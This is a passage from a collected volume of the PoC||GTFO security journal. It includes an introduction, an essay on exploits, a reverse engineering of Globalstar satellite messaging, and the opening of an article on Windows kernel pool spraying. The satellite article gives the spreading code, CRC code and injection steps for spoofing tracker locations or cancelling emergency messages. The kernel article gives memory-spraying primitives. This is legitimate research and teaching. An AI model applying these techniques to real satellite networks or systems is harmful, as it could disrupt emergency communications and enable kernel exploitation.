PoC||GTFO

Volume II

PoC||GTFO
VOLUME 2

This is not a book about astronomy; rather, this is a book about telescopes.

Contents

Useful Tables

Index

Colophon

Introduction

Dear reader, this is a weird book.

This is the second volume of collected works from the prestigious International Journal of Proof of Concept or Get The Fuck Out, a publication for ladies and gentlemen with an interest in reverse engineering, file format polyglots, radio, operating systems, and other assorted technical subjects. The journal's individual issues are published in a variety of countries across the Americas and Europe, but this volume you hold contains five of our finest releases in 784 action-packed pages, indexed and cross referenced for your convenience.

These articles are the very best stories that engineers and programmers might swap in front of a campfire, the clever tricks that are all too often rejected from the academic conference, but swapped discretely in its hallways by those who know better than their peers. Like the Brothers Grimm, our little gang has spent years collecting these stories, editing and illustrating them so that they won't be forgotten.

Concerning radio, you will learn how Colby Moore reverse engineered Globalstar's simplex communications protocol,[1] how Vogelfrei sees the AX.25 protocol that underlies much of ham radio,[2] how Badenhop and Ramsey join Z-Wave networks with a stolen crypto key,[3] and how Matt Knight reverse engineered the real details of the LoRa protocol, which differ from the patent.[4]

If you're more interested in preserving vintage hardware, we have an English translation of the article by Voja Antonić that introduced the very first Yugoslavian computer,[5] the most complete modern collection of tricks for breaking Apple][copy protection,[6] and the tale of how Lorenz West reverse engineered every last byte of Star Raiders.[7]

For modern targets, you will find Travis Goodspeed's work reverse engineering the Tytera MD380 two-way radio[8] and emulating its AMBE audio codec under Linux,[9] Peter Hlavaty's tips for spraying the Windows kernel pools,[10] Alex Ionescu's UMPown technique for escalating from Ring 3 to Ring 0 on Windows,[11] and Micah Elizabeth Scott's impressive work with a Wacom tablet.[12]

You will also fine some damned clever file format tricks, which are explored through polyglot files that are valid in more than one format. In addition to begin valid PDF and ZIP files, `pocorgtfo09.pdf` is also a valid WavPack audio file;[13] `pocorgtfo10.pdf` is a recording of button presses to exploit Pokemon Red with an IRC client as a payload;[14] `pocorgtfo11.pdf` is a Ruby quine that hosts itself over HTTP;[15] `pocorgtfo12.pdf` is a self-replicated Android application that can be installed like any other APK file, and then shared with another phone over bluetooth;[16] and `pocorgtfo13.pdf` is a Postscript file, but be careful rendering it, because it will include a copy of `/etc/passwd`!

— — — —   — — —   — — — —
— — —   — — —
— — —   —   — — — —   — — —

Each of these technical tricks, however simple or complicated, was written by a good neighbor much like yourself. With a bit of patience and perseverance, the details in these articles should be sufficient for you to repeat those results, rebuilding these proofs of concept in your own home, on your own computer, with your own mind.

And as you study these pages, you will learn the differences between how machines ought to work and how they really do work. You will see that software can be exploited to create strange behavior, that hardware

can be patched with altered firmware, that files can be legal in more than one format, and other fine facts. Far more importantly than knowing that these things are possible, you will learn to do these things yourself. Ain't that nifty?

Your neighbor,
Pastor Manul Laphroaig, T.G. S.B.

9 Elegies of the Second Crypto War

PASTOR MANUL LAPHROAIG'S
TABERNACLE CHOIR
SINGS REVERENT ELEGIES
OF THE

SECOND CRYPTO WAR

9:1 Zen and the Art of PoC

Neighbors, please join me in reading this tenth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. This is our tenth release, given on paper to the fine neighbors of Novi Sad, Serbia and Stockholm, Sweden.

Page 13 contains our very own Pastor Manul Laphroaig's sermon on Newton and Turing, in which we learn about the academics' affection for Turing-completeness.

On page 20, Colby Moore provides all the details you'll need to sniff simplex packets from the Globalstar satellite constellation.

Page 31 introduces some tips by Peter Hlavaty of the Keen Team on kernel pool spraying in Windows and Linux.

Page 43 presents the results of the second Underhanded Crypto Contest, held at the Crypto Village of Defcon 23.

On page 47, Sophia D'Antoine introduces some tricks for communicating between virtual machines co-located on the same physical host. In particular, the mf ence instruction can be used to force strict ordering, interfering with CPU instruction pipelining in another VM.

Eric Davisson, on page 57, presents a nifty little trick for causing quarantined malware to be re-detected by McAfee Enterprise

VirusScan! This particular tumor is benign, but we bet a neighborly reader can write a malignant variant.

Ron Fabela of Binary Brew Works, on page 61, presents his recipe for TCP/IPA, a neighborly beer with which to warm our hearts and our spirits during the coming apocalypse.

Vogelfrei shares with us some tricks for APRS and AX.25 networking on page 71. APRS exists around much of the western world, and all sorts of mischief can be had through it. (But please don't be a jerk on the airwaves.)

Much as some readers think of us as a security magazine, we are first and foremost a systems-internals journal with a bias toward the strange and the classic designs. Page 84 contains a reprint, translated from the original Serbian, of Voja Antonić' article on the Galaksija, his Z80 home computer design, the very first in Yugoslavia.

fbz is a damned fine neighbor of ours, both a mathematician and a musician. On page 126 you'll find her latest single, *Root Rights are a Grrl's Best Friend!* If you'd rather listen to it than just read the lyrics, run `vlc pocorgtfo09.pdf` and jump to page 128, where Philippe Teuwen describes how he made this fine document a polyglot of PDF, ZIP, and WavPack.

On page 131, you will find Oona's Puzzle Corner, with all sorts of nifty games for a child of five. If you aren't clever enough to solve them, then ask for help from a child of five!

"Academics should just marry Turing Completeness already!"

—*The Grugq*

9:2 From Newton to Turing, a Happy Family

by Pastor Manul Laphroaig, D.D.

When engineers first gifted humanity with horseless carriages that moved on rails under their own power, this invention, for all its

usefulness, turned out to have a big problem: occasional humans and animals on the rails. This problem motivated many inventors to look for solutions that would be both usable and effective.

Unfortunately, none worked. The reason for this is not so easy to explain—at least Aristotelian physics had no explanation, and few scientists till Galileo's time were interested in one. On the one hand, motion had to brought on by some force and tended to kinda barrel about once it got going; on the other hand, it also tended to dissipate eventually. It took five hundred years from doubting the Aristotelian idea that motion ceased as soon as its impelling force ceased to the first clear pronouncement that motion in absence of external forces was a persistent rather than a temporary virtue; and another six hundred for the first correct formulation of exactly what quantities of motion were conserved. Even so, it took another century before the mechanical conservation laws and the actual names and formulas for momentum and energy were written down as we know them.

These days, "conservation of energy" is supposed to be one of those word combinations to check off on multiple-choice tests that make one eligible for college.[1] Yet we should remember that the steam engine was invented well before these laws of classical mechanics were made comprehensible or even understood at all. Moreover, it wasn't until nearly a century *after* Watt's ten-horsepower steam engine patent that someone formulated the principles of thermodynamics that actually

make a steam engine work—by which time it was chugging along at ten thousand horsepower, able to move not just massive amounts of machinery but also the engine's own weight along the rails, plus a lot more.[2]

All of this is to say that if you hear scientists doubting that an engineer can accomplish things without their collective guidance, they have a lot of history to catch up with, starting with that thing called the Industrial Revolution. On the other hand, if you see engineers trying to build a thing that just doesn't seem to work, you just might be able to point them to some formulas that suggest their energies are best applied elsewhere. Distinguishing between these two situations is known as magic, wisdom, extreme luck, or divine revelation; whoever claims to be able to do so unerringly is at best a priest, not a scientist.[3]

There is an old joke that whatever profession needs to add "science" to its name is not so sure it *is* one. Some computer scientists may not take too kindly to this joke, and point out that it's actually the word "computer" that's misleading, as their science transcends particular silicon-and-copper designs. It is undeniable, though, that *hacking* as we know it would not exist without actual physical computers.

As scientists, we like exhaustive arguments: either by full search of all finite combinatorial possibilities or by tricks such as induction that look convincing enough as a means of exhausting infinite combinations. We value above all being able to say that a condition *never* takes place, or *always* holds. We dislike the possibility that there can be a situation or a solution we can overlook but someone may find through luck or cleverness; we want a yes to be a yes, a no to mean no way in Hell. But full search and induction only apply in the world of ideal models—call them combinatorial, logical, or mathematical—that exclude any kinds of unknown unknowns.

Hence we have many models of computation: substituting strings into other strings (Markov algorithms), rewriting formulas (lambda calculus), automata with finite and infinite numbers of states, and so on. The point is always to enumerate all finite possibilities or to convince

ourselves that even an infinite number of them does not harbor the ones we wish to avoid. The idea is roughly the same as using algebra: we use formulas we trust to reason about any and all possible values at once, but to do so we must reduce reality to a set of formulas. These formulas come from a process that must prod and probe reality; we have no way of coming up with them without prodding, probing, and otherwise experimenting by hunch and blind groping—that is, by building things *before* we fully understand how they work. Without these, there can be no formulas, or they won't be meaningful.

FENDER PROPOSED BY THE
PROVIDENCE R.I. NEWS

So here we go. Exploits establish the variable space; "science" searches it, to our satisfaction or otherwise, or—importantly to save us effort—asserts that a full and exhaustive search is infeasible. This may be the case of energy conservation vs. trying to construct a safer fender —or, perhaps, the case of us still trying to formulate what makes sense to attempt.

That which we call the "arms race" is a part of this process. With it, we continually update the variable spaces that we wish to exhaust; without it, none of our methods and formulas mean much. This brings us to the recent argument about exploits and Turing completeness.

Knowledge is power.[4] In case of the steam engine, the power emerged before the kind of knowledge called "scientific" if one is in

college or "basic" if one is a politician looking to hitch a ride—because actual science has a tradition of overturning its own basics as taught in schools for at least decades if not centuries. In any case, the knowledge of how to build these engines was there before the knowledge that actually explained how they worked, and would hardly have emerged if these things had not been built already.

Our very own situation, neighbors, is not unlike that of the steam power before the laws of thermodynamics. There are things that work (pump mines, drive factories), and there are official ways of explaining them that don't quite work. Eventually, they will merge, and the explanations will catch up, and will then become useful for making things that work better—but they haven't quite yet, and it is frustrating.

This frustration is understandable. As soon as academics re-discovered a truly nifty kind of exploit programming, they not only focused on the least practically relevant aspect of it (Turing completeness)—but did so to the exclusion of all other kinds of niftyness such as information leaks, probabilistic programming (heap feng-shui and spraying), parallelism (cloning and pinning of threads to sap randomization), and so on. That focus on the irrelevant to the detriment of the relevant had really rankled. It was hard to miss where the next frontier of exploitation's hard programming tasks and its next set of challenges lay, but oh boy, did the academia do it again.

Yet it is also clear why they did it. Academic CS operates by models and exhaustive searches or reasoning. Its primary method and deliverable is exhaustive analysis of models, i.e., the promise that certain bad things never happen, that all possible trajectories of a system have been or can be enumerated.

Academia first *saw* exploit programming when it was presented in the form of a model; prior to that, their eyes would just slide off it, because it looked "ad-hoc," and one can neither reason about "ad-hoc" nor enumerate it. (At least, not if one wants to meet publication goals.) When it turned out it had a model, academia did with it what it normally does with models: automating, tweaking, searching, finding their theoretical limits, and relating them to other models, one paper at a time.[5]

This is not a bad method; at least, it gave us complex compilers and CPUs that don't crumble under the weight of their bugs.[6] Eventually we will want the kind of assurances such a method creates—when their models of unexpected execution are complete enough, close enough to reality. For now, they are not, and we have to go on building our

engines without guidance from models, but rather to make sure new models will come from them.

Not that we are without hope. A reader has only to look to Grsecurity/PaX at any given time to see what will eventually become the precise stuff of Newton's laws for the better OS kernels; similarly, the inescapable failure modes of data and programming complexity will eventually be understood as clearly as the three principles of thermodynamics. Until then our best bet is to build engines—however unscientific—and to construct theories—however removed from real power—and to hope that the engineering and the science will take enough notice of each other to converge within a lifetime, as they have had the sense to do during the so-called Industrial Revolution, and a few lucky times since.

And to this, neighbors, the Pastor raises not one but two drinks— one for the engineering orienting the science, and another for the science catching up with the knowledge that is power, and saving it the effort of what cannot be done—and may they ever converge! Amen.

9:3 Globalstar Satellite Comms

by Colby Moore

It might be an understatement to say that hackers have a fascination with satellites. Fortunately, with advancements in Software Defined Radio such as the Ettus Research USRP and Michael Ossmann's HackRF, satellite hacking is now not only feasible, but affordable. Here we'll discuss the reverse engineering of Globalstar's Simplex Data Service, allowing for interception of communications and injection of data back into the network.

Rumor has it, that after deployment, Globalstar's first generation of satellites began to fail, possibly due to poor radiation hardening. This affected the return path data link, where Globalstar's satellite constellation would transmit to a user. To salvage the damaged satellite

network, Globalstar introduced a line of simplex products that enable short, one-way communication from the user to Globalstar.

The nature of the service makes it ideal for asset tracking and remote sensor monitoring. While extremely popular with oil and gas, military, and shipping industries, this technology is also widely used by consumers. A company called SPOT produces consumer-grade asset trackers and personal locator beacons that use this same technology.

Globalstar touts their simplex service as "extremely difficult" to intercept, noting that the signal's "Low-Probability-of-Intercept (LPI) and Low-Probability-of-Detection(LPD) provide over-the-air security."[7]

In this article I'll outline the basics for reverse engineering the Globalstar Simplex Data Services modulation scheme and protocol, and will provide the technical information necessary to interface with the network.

Network Architecture

The network is comprised of many Low Earth Orbit, bent-pipe satellites. Data is transmitted from the user to the satellite on an uplink frequency and repeated back to Earth on a downlink frequency. Globalstar ground stations all over the world listen for this downlink data, interpret it, and expose it to the user via an Internet-facing back-end. Each ground station provides a several thousand mile window of data coverage.

Bent-pipe satellites are "dumb" in that they do not modify the transmitted data. This means that the data on the uplink is the same on the downlink. Thus, with the right knowledge, a skilled adversary can intercept data on either link.

Tools and Code

This research was conducted using GNURadio and Python for data processing and an Ettus Research B200 for RF work. Custom proof-of-concept toolsets were written for DSSS and packet decoding. Devices tested include a SPOT Generation 3, a SPOT Trace, and a SmartOne A.

Frequencies and Antennas

Four frequencies are allocated for the simplex data uplink. Channel A is 1611.25 MHz, B is 1613.75 MHz, C is 1616.25 MHz, and D is 1618.78 MHz. Current testing has only shown operation on channel A.

Globalstar uses left-hand circular-polarized antennas for transmission of simplex data from the user to the satellite. The antenna that ships with Globalstar's GSP-1620 modem, designed for

transmitting from the user to a satellite, has proven adequate for experimentation.

Downlink is a bit more complicated, and far more faint. Channels vary by satellite, but are within the 6875–7055 MHz range. Both RHCP and LHCP are used for downlink.

Direct Sequence Spread Spectrum

Devices using the simplex data service implement direct sequence spread spectrum (DSSS) modulation to reliably transmit data using low power. DSSS is a modulation scheme that works by mixing a slow data signal with a very fast Pseudo Noise (PN) sequence. Since the pseudo-random sequence is known, the resulting signal retains all of the original data information but spread over a much wider spectrum. Among other benefits, this process makes the signal more tolerant to interference.

Figure 9.1: GNURadio Companion Decoder

In Globalstar's implementation of DSSS, packet data is first modulated as non-differential BPSK at 100.04 bits/second, then spread

using a repeating 255 chip PN sequence at a rate of 1,250,000 chips/second. Here "chip" refers to one bit of a PN sequence, so that it is not confused with actual data bits.

Pseudo Noise Sequence / M-Sequences

Pseudo Noise (PN) sequences are periodic binary sequences known by both the transmitter and receiver. Without this sequence, data cannot be received. The simplex data service uses a specific type of PN sequence called an *M-Sequence*.

M-Sequences have the unique property of having a strong autocorrelation for phase shifts of zero but very poor correlation for any other phase shift. This makes the detection of the PN in unknown data, and subsequently locking on to a DSSS signal, relatively simple.

All simplex data network devices examined use the same PN sequence to transmit data. By knowing one code, all network data can be intercepted.

Obtaining The M-Sequence

In order to intercept network data, the PN sequence must be recovered. For each bit of data transmitted, the PN sequence repeats 49 times. Data packets contain 144 bits.

$$\frac{1.25 \times 10^6 \text{ chips}}{1 \text{ second}} \times \frac{1 \text{ second}}{100.04 \text{ bits}} \times \frac{1 \text{ PN}}{255 \text{ chips}} = 49 \frac{\text{PN}}{\text{bit}}$$

The PN sequence never crosses a bit boundary, so it can be inferred that `xor(PN, data) == PN`.

By decoding the transmitted data stream as BPSK,[8] we can demodulate a spread bitstream. Note that demodulation in this manner negates any processing gain provided from DSSS and thus can only be received over short distances, so for long distances you will need to use a proper DSSS implementation.

Viewing the demodulated bitstream, a repeating sequence is observed. This is the PN, the spreading code key to the kingdom.

The simplex data network PN code is `1111111100101101011-011101010101110010011011010011001101000011101101100010-001001111010010010000111100010100111000111110101110011101000010101100101000 1011000001100100011000011011111-110111000010000010010101001011111000000011100110001101-010000000101110111101100`.

Despreading

DSSS theory states that to decode a DSSS-modulated signal, a received signal must be mixed once again with the modulating PN sequence; the original data signal will then fall out. However, for this to work, the PN sequence needs to be phase-aligned with the mixed PN/data signal, otherwise only noise will emerge.

Alignment of the PN sequence to the data stream if accomplished by correlating the PN sequence against the incoming datastream at each sample. When aligned, the correlation will peak. To despread, this correlation peak is tracked and the PN is mixed with the sampled RF data. The resulting signal is the 100.04 bit/second non-differential BPSK modulated packet data.

Decoding and Locations

Once the signal is despread, a BPSK demodulator is used to recover data. The result is a binary stream, 144 bytes in length, representing one data packet. The data packet format is shown in Figure 9.2.

Simplex data packets can technically transmit any 72 bits of user defined data. However, the network is predominantly used for asset tracking and thus many packets contain GPS coordinates being relayed from tracking devices. This data scheme for GPS coordinates can be interpreted with the following Python code.

```
latitude  =        int ( user_data [8:32],2)  *  90 / 2**23
longitude = 360 - int ( user_data [32:56],2) * 180 / 2**23
```

CRC

Packets are verified using a 24 bit CRC which covers all of the data packet except for the preamble and, of course, the CRC itself. Python code implementing the CRC algorithm is shown in Figure 9.3.

Transmitting

DISCLAIMER: It is most likely illegal to transmit on Globalstar's frequencies where you live. Do so at your own risk. Remember, no one likes late night visits from the FCC and it would really suck if you interrupted someone's emergency communication!

By knowing the secret PN code, modulation parameters, data format, and CRC, it is possible to craft custom data packets and inject them back into the satellite network. The process is to (1) generate a custom packet, (2) calculate and append the correct CRC, (3) spread the packet using Globalstar's PN sequence, and finally (4) BPSK module the spread data for transmission over the RF carrier.

Field	Bits	Description
Preamble	10	0000001011 signifies start of packet
ESN	26	3 bits for manufacturer ID and 23 bits for unit ID
Message #	4	message number modulo 16, saved in non-volatile memory
Packet #	4	number of packets in a message
Packet Seq. #	4	sequence number for each packet in a message
User Data	72	9 bytes of user information, MSB first
CRC24	24	CRC is 24 bits with polynomial: 114377431

Figure 9.2: Packet Format

```python
def crcTwentyfour(TX_Data):
    k = 0
    m = 0
    TempCRC = 0
    Crc = 0xFFFFFF

    #checksum 14 bytes starting with ESN
    for k in range(0,14):

        #skip part of the preamble (dictated by algorithm)
        TempCRC = int(TX_Data[ (k*8)+8 : (k*8)+8+8 ], 2)

        if 0 == k:
            #skip 2 preamble bits in byte0
            TempCRC = TempCRC & 0x3f

        Crc = Crc ^ (TempCRC)<<16

        for m in range(0,8):
            Crc = Crc << 1

            if Crc & 0x1000000:
                #seed CRC
                Crc = Crc ^ 0114377431L

    Crc = (~Crc) & 0xffffff;
    #end crc generation. lowest 24 bits are the CRC

    #Three CRC bytes to TX_Data
    byte14 = (Crc & 0x00ff0000) >> 16
    byte15 = (Crc & 0x0000ff00) >> 8
    byte16 = (Crc & 0x000000ff)

    final_crc = (byte14 << 16) | (byte15 << 8) | byte16

    if final_crc != int(TX_Data[120:144], 2):
        print "Error: CRC failed"
        sys.exit(0)
```

Figure 9.3: Python Implementation of Globalstar's CRC24

Few SDR boards have sufficient power to communicate with the network, buts COTS amplifiers are available for less than a few hundred dollars. Specifications suggests a minimum transmit power of about 200 milliwatts.

Spoofing

SPOT produces a series of asset trackers called SPOT Trace. SPOT also provides `SPOT_Device_Updater.pkg`, an OS X update utility, to configure various device settings. This utility contains development code that is never called by the consumer application.

The updater app package contains `SPOT3FirmwareTool.jar`. Decompilation shows that a UI view calls a method `writeESN()` in `SPOTDevice.class`. You read that correctly, they included the functionality to program arbitrary serial numbers to SPOT devices!

This UI can be called with a simple Java utility.

```
import com.globalstar.SPOT3FirmwareTool.UI.DebugConsole;

public class SpotDebugConsole {
    public static void main(String[] args) {
        DebugConsole.main(args);
    }
}
```

Upon execution, a debug console is launched, allowing the writing of arbitrary settings including ESNs, to the SPOT device. (This functionality was included in Spot Device Updater 1.4 but has since been removed.)

Impact

The simplex data network is implemented in countless places worldwide. Everything from SCADA monitoring to emergency communications relies on this network. To find that there is no encryption or authentication on the services examined is sad. And to see that injection back into the network is possible is even worse.

Using the specifications outlined here, it is possible—among other things—to intercept communications and track assets over time, spoof an asset's location, or even cancel emergency help messages from personal locator beacons.

One could also enhance their own service, create their own simplex data network device, or use the network to transmit their own covert communications.

PoC and Resources

This work was presented at BlackHat USA 2015 and proof-of-concept code is available both by Github and within `pocorgtfo-09.pdf`.[9]

9:4 Pool Spray the Feature; or, Unprivileged Data Around the Kernel!

by Peter Hlavaty of Keen Team

When it comes to kernel exploitation, you might think about successful exploitation of interesting bug classes such as use-after-free and over/under-flows. In such exploitation it is sometimes really useful to ensure that the corrupted pointer will still point to accessible, and in the best scenario also controllable, data.

As we described in our recent blogpost about kernel security,[10] although controlling kernel data to such an extent should be impossible and unimaginable, this is, in fact, not the case with current OS kernels.

In this article we describe layout and control of pool data for various kernels, in different scenarios, and with some nifty examples.

Windows

1. **Small and large allocations:** There are a number of known approaches to invoking `ExAllocatePool` (`kmalloc`) in kernel, with more or less control over data shipped to kernel. Two notable examples are `SetClassLongPtrW`[11] by Tarjei Mandt and `CreateRoundRectRgn/PolyDraw`[12] by Tavis Ormandy. Another option we were working on recently resides in

SessionSpace and grants full control of each byte except those in the header space. We successfully leveraged this approach in Pwn2Own 2015 and described it at Recon.[13] We use the `win32k!_gre_bitmap` object.

The **CreateBitmap** function creates a bitmap with the specified width, height, and color format (color planes and bits-per-pixel).

Syntax

```
C++

HBITMAP CreateBitmap(
    _In_       int  nWidth,
    _In_       int  nHeight,
    _In_       UINT cPlanes,
    _In_       UINT cBitsPerPel,
    _In_ const VOID *lpvBits
);
```

You can think of it as a kind of `kmalloc`. Consider the following code:

```
class CBitmapBufObj : public IPoolBuf {
gdi_obj<HBITMAP> m_bitmap;
public:
    size_t Alloc(void* mem, size_t size) override {
        m_bitmap.reset(CreateBitmap(size, 1, 1,
                                    RGB*8,nullptr));
        if (!get())
            return 0;
        return SetBitmapBits(m_bitmap, size, mem);
    }

    void Free() override {
        m_bitmap.reset();
    }
};
```

2. **Different pools matter:** On Windows, exploitation of different objects can get a bit tricky, because they can reside in different pools.

```
1  typedef enum _POOL_TYPE {
     NonPagedPool,
3    NonPagedPoolExecute                    = NonPagedPool,
     PagedPool,
5    NonPagedPoolMustSucceed                = NonPagedPool + 2,
     DontUseThisType,
7    NonPagedPoolCacheAligned               = NonPagedPool + 4,
     PagedPoolCacheAligned,
9    NonPagedPoolCacheAlignedMustS          = NonPagedPool + 6,
     MaxPoolType,
11   NonPagedPoolBase                       = 0,
     NonPagedPoolBaseMustSucceed            = NonPagedPoolBase + 2,
13   NonPagedPoolBaseCacheAligned           = NonPagedPoolBase + 4,
     NonPagedPoolBaseCacheAlignedMustS      = NonPagedPoolBase + 6,
15   NonPagedPoolSession                    = 32,
     PagedPoolSession                       = NonPagedPoolSession + 1,
17   NonPagedPoolMustSucceedSession         = PagedPoolSession + 1,
     DontUseThisTypeSession     = NonPagedPoolMustSucceedSession + 1,
19   NonPagedPoolCacheAlignedSession    = DontUseThisTypeSession + 1,
     PagedPoolCacheAlignedSession
21                              = NonPagedPoolCacheAlignedSession + 1,
     NonPagedPoolCacheAlignedMustSSession
23                              = PagedPoolCacheAlignedSession + 1,
     NonPagedPoolNx                         = 512,
25   NonPagedPoolNxCacheAligned             = NonPagedPoolNx + 4,
     NonPagedPoolSessionNx                  = NonPagedPoolNx + 32
27 } POOL_TYPE;
```

This means that if you want to use our win32k!_gre_bitmap technique, you must use it only on objects existing in SessionPool, which is not always the case. But on the other hand, as we already discussed, in different pools you can find different objects to fulfill your needs. Another nice example, in a different pool, was leveraged by Alex Ionescu, using the Pipe object, proposed with the Socket object as well.[14]

CreatePipe function

Creates an anonymous pipe, and returns handles to the read and write ends of the pipe.

Syntax

C++

```
BOOL WINAPI CreatePipe(
  _Out_      PHANDLE              hReadPipe,
  _Out_      PHANDLE              hWritePipe,
  _In_opt_   LPSECURITY_ATTRIBUTES lpPipeAttributes,
  _In_       DWORD                nSize
);
```

The following piece of code represents another kmalloc of chosen size.

```
1  class CPipeBufObj : public IPoolBuf {
       CPipe m_pipe;
3  public:
       size_t Alloc(void* mem,size_t size) override{
5          size_t n_written = 0;
           auto status = WriteFile(m_pipe.In(),mem,size,
7                                  &n_written,nullptr);
           if (!NT_SUCCESS(status))
9              return 0;

11         return n_written;
       }
13
       void Free() override{
15         m_pipe.reset(new CPipe)
       }
17 };
```

This was just a sneak peek at two objects that are easy to misuse for precise control over kernel memory content (via SetBitmapBits and WriteFile) and the pool layout (via Alloc and Free). Precise pool layout control can be achieved mainly in big pools, where layout can be well controlled. With small allocations, you may face more problems due to randomization being in place, as covered by the nifty research of Tarjei Mandt and Chris Valasek.[15]

We mention only a few objects to spray with; however, if you invest a bit of time to look around the kernel, you will find other mighty objects in different pools as well.

Linux (Android) Kernel

In Linux, you face a different scenario. With SLUB,[16] you encounter problems due to overall randomization, and due to data that is not so easily controllable. In addition, SLUB has a different concept of pool separation, that of separate kernel caches for specific object types. Kernel caches provide far better granularity, as often only a few objects are stored in the same cache.

In order to exploit an overflow, you may need to use a particular object of the same cache, or force the overflow from your SLAB_objectA to

a new `SLAB_objectB` block. In case of UAF, you can also force a whole particular SLAB block to be freed and reallocate it with another SLAB object. Either of these variants may be complex and not very stable.

